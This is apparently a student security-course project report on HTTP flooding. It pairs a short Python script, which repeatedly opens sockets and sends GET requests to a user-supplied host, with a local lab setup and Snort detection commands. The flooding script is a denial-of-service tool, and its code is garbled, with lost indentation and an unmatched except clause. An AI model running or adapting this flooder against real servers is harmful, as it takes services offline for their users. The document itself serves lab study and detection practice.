**I**nformation **S**ecurityand **A**ssurance

**ISA**

**Project Phase-2 Submission**

**By**

Ganganagunta Hari Manasa

SreeNaga Sayana

K N V Sai Indra Kumar

**TOPIC : HTTP Flooding**

**OS :** Windows, Kali Linux

**Languages Used** **:** Python

**Technologies :** node JS


**HTTP FLOODING**

HTTP flood is a layer 7 attack that targets web applications and servers. During this attack, an attacker exploits the HTTP **GET** or **POST** requests sent when an HTTP client, like a web browser, “talks” to an application or server.

HTTP flood is a type of **D**istributed **D**enial of **S**ervice(**DDoS**) attack in which the attacker exploits seemingly-legitimate HTTP GET or POST requests to attack a web server or application. HTTP flood attacks are volumetric attacks, often using a botnet “zombie army”—a group of Internet-connected computers, each of which has been maliciously taken over, usually with the assistance of malware like Trojan Horses. A sophisticated Layer 7 attack, HTTP floods do not use malformed packets, spoofing or reflection techniques, and require less bandwidth than other attacks to bring down the targeted site or server.

As such, they demand more in-depth understanding about the targeted site or application, and each attack must be specially-crafted to be effective. This makes HTTP flood attacks significantly harder to detect and block.

**Flow diagram**



The attackers deploys the code in java to create the botnets to create fake requests and load the server with the fake requests.

**SOURCE CODE IN PYTHON:**

import socket

import random

import sys

import time

running = True

count = 0

class httpDos():

def \_\_init\_\_(self, host, port=80):

self.host = host

self.port = port

self.run(host, port)

def run(self, host, port):

while running:

ip = socket.gethostbyname(host)

dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

msg = 'Null'

try:

dos.connect((host, 80))

dos.send("GET / HTTP/1.1\r\n")

dos.sendto("GET /%s HTTP/1.1\r\n" % msg, (ip, port))

global count; count+=1

except socket.error:

print ("[!] Unknown Host")

dos.close()

sys.exit(1)

host = raw\_input("Enter the Host: ")

port = input("Port No: ");

httpDos(host,port)

except KeyboardInterrupt:

print "\n[!] Process Interrupted"


print "Attacked ", count, " times."

sys.exit(0)


This creates the bot net which creates multiple requests to the local server we connected in the local network router and so when I am trying to connect with it the page does not load.

**SYSTEM CONFIGURATIONS:**

Attacker: Kali linux, IPAddress 172.20.10.6



Defense: Windows, IPAddress 172.20.10.5 Port:80




Attacker: Kali 2.x

Defense: Windows 10


**Http Server:**

We have setup the HTTP server in windows using node and npm with the command *npm install http-server -g*




**Running http server:**


With the command *http-server* we started the http server in windows successfully.



**Snort configuration:**


We have downloaded snort from the website snort.org and installed snort. Please find the below screenshot for successful initialization.






**Snort -W:**


We used the command *snort -W* which displays the interfaces on which snort uses to monito the network.




**Running snort:**

We used to monitor the port connected to the attacker machine using the command *snort -dev -i 2*









**Before attack starts:**

The screenshot attached below displays the HTTP server running on windows machine on port 80.




**Attacking:**

We have run the python attacker program in kali linux which in turn asks for the IP address an port number on which we want to attack.




**Once attack started:**

Once the attack started the http-server in the windows gives the following acknowledgement.




**After attack:**

As the attack happens to be successful, the http-server running on the windows i.e, victim machine omits the following error.



**Snort output in Command prompt:**








After several attempts of attacks on the victim machine we tried to get the alerts in normal as well as ASCII format, in which we were successful in the former way.

We tried it using the command snort -A console -i 2 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii

Please find the screen shots below:







**NOTE: This is For educational purpose only DON’T try out on any website in the internet as it may lead to some violations.**